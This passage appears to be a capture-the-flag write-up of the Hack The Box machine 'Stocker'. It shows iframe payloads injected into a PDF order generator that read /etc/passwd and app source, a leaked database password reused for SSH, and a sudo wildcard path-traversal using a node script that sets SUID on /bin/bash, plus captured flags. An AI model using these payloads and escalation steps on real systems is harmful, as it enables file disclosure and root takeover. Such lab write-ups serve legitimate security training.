After that, I intercepted the request with BurpSuite.




```
POST /api/order HTTP/1.1
Host: dev.stocker.htb
Content-Length: 162
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AXCDXn8q-3A4K7cV5W1wLvcMKZWNXN7m1.gR1K8rcJQCV%2FN7K0QJY8u9OSho2ae
%2BCVrD5BYT5C%2F7g
Connection: close

{"basket":[{"_id":"638f116eeb060210cbd83a8d","title":"Cup",
"description":"It's a red cup.","image":"red-cup.jpg","price":32,
"currentStock":4,"__v":0,"amount":1}]}
```



```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 13 Feb 2023 07:20:22 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-AsE6ORmnsNsaFUAAIFf1YRV2SnE"

{
  "success":true,
  "orderId":"63e9e4b60e3816fdf8bfc6c6"
}
```

At /api/po/{ordeid} is a dynamic pdf maker.


dev.stocker.htb/api/po/63cfb2a5f0dc0b928e9275ce

Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB

1/24/2023

Thanks for shopping with us!


Your order summary:

Item	Price (£)	Quantity
Bin	76.00	1
Axe	12.00	1
Total	88.00	

Orders are to be paid for within 30 days of purchase order creation.


Contact support@stock.htb for any support queries.

Some dynamic pdfs are vulnerable to XSS. So, I added a script to display the passwords in the title in /api/order request.


```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":
      "<iframe src=/etc/passwd height=500px width=500px></iframe
      >",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

Then, I copied the order id from the response and pasted it on my browser as follows:

http://dev.stocker.htb/api/po/<orderId>



Stockers - Purchase Order

Supplier
Stockers Ltd.
1 Example Road
Folkestone
Kent
CT19 5QS
GB

Purchaser
Angoose
1 Example Road
London
GB


2/13/2023

Thanks for shopping with us!

Your order summary:

Item	Price (£)	Quantity


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



```
Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:113::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:114::/nonexistent:/usr/sbin/nologin
landscape:x:109:116::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core
Dumper:/:/usr/sbin/nologin
fwupd-refresh:x:112:119:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin
mongodb:x:113:65534::/home/mongodb:/usr/sbin/nologin
angoose:x:1001:1001:,,,:/home/angoose:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
```

We were able to get the SSRF response from the /etc/passwd file and got the username as angoose.

After that, I sent the request again with another script.




Request

Pretty Raw Hex

```
Content-Type: application/json
Accept: */*
Origin: http://dev.stocker.htb
Referer: http://dev.stocker.htb/stock
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=
s%3AXCDXn8q-3A4K7cV5W1wLvcMKZWNXN7m1.gR1K8rcJQCV%2FN7K0QJY8u9OSh
o2ae%2BCVrD5BYT5C%2F7g
Connection: close

{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":
      "<iframe src=file:///var/www/dev/index.js height=1000px wi
      dth=1000px></iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```

And again, opened the order id with the order link and got the password for the user.




Item

```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
```

Username: angoose


Password: IHeardPassphrasesArePrettySecure

After having both username and password, we logged into the system using ssh.



```
└─# ssh angoose@stocker.htb
The authenticity of host 'stocker.htb (10.10.11.196)' can't be established.
ED25519 key fingerprint is SHA256:jqYjSiavS/WjCMCrDzjEo7AcpCFS07X3OLtbGHo/7LQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'stocker.htb' (ED25519) to the list of known hosts.
angoose@stocker.htb's password:
Last login: Mon Feb 13 07:05:33 2023 from 10.10.14.93
angoose@stocker:~$
```


Viewing the contents of the directory, we got the user flag.



```
angoose@stocker:~$ ls -lah
total 36K
drwxr-xr-x 4 angoose angoose 4.0K Feb 13 03:22 .
drwxr-xr-x 3 root    root    4.0K Dec 23 16:39 ..
lrwxrwxrwx 1 root    root       9 Dec  6 09:54 .bash_history -> /dev/null
-rw-r--r-- 1 angoose angoose  220 Dec  6 09:53 .bash_logout
-rw-r--r-- 1 angoose angoose 3.7K Dec  6 09:53 .bashrc
drwx------ 2 angoose angoose 4.0K Feb 13 02:50 .cache
drwxrwxr-x 3 angoose angoose 4.0K Feb 13 02:59 .local
-rw-r--r-- 1 angoose angoose  807 Dec  6 09:53 .profile
-rwxrwxr-x 1 angoose angoose  439 Feb 13 03:22 root.js
-rw-r----- 1 root    angoose   33 Feb 13 02:43 user.txt
angoose@stocker:~$ cat user.txt
1fe2ecaeccf75d40dd8fa88c196a99ce
angoose@stocker:~$
```

Privilege Escalation


Then, I checked what can we run as root user using sudo -l command.



```
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

There was a wildcard in the path where we were able to inject another path in place of the wildcard.


But, we needed to make a node js script to execute the command. So, I created a file in the /tmp directory as follows:



```
angoose@stocker:~$ nano /tmp/pe.js
angoose@stocker:~$ cat /tmp/pe.js
const { exec } = require("child_process");

exec("chmod u+s /bin/bash", (error, stdout, stderr) => {
    if (error) {
        console.log(`error: ${error.message}`);
        return;
    }
    if (stderr) {
        console.log(`stderr: ${stderr}`);
        return;
    }
    console.log(`stdout: ${stdout}`);
});
```

And then executed the code with the following command.

sudo /usr/bin/node /usr/local/scripts/../../../../../../tmp/pe.js then we acquired a root bash shell using /bin/bash -p command and got the root flag.



```
bash-5.0# cat /root/root.txt
de234a50c5f8fb05451752d71a235dd5
bash-5.0# 
```

Conclusion

At last, I got both the user and the root flag. While hacking through the machine, I found out that the system is vulnerable to NoSQL injection and Cross-Site Scripting (XSS) to Server-Side Request Forgery (SSRF).

Solution:

1. To prevent NoSQL injection attacks, avoid using raw user input in your application code, especially when writing database queries.
2. To prevent XSS attacks, your application must validate all the input data, make sure that only the allowlisted data is allowed, and ensure that all variable output in a page is encoded before it is returned to the user.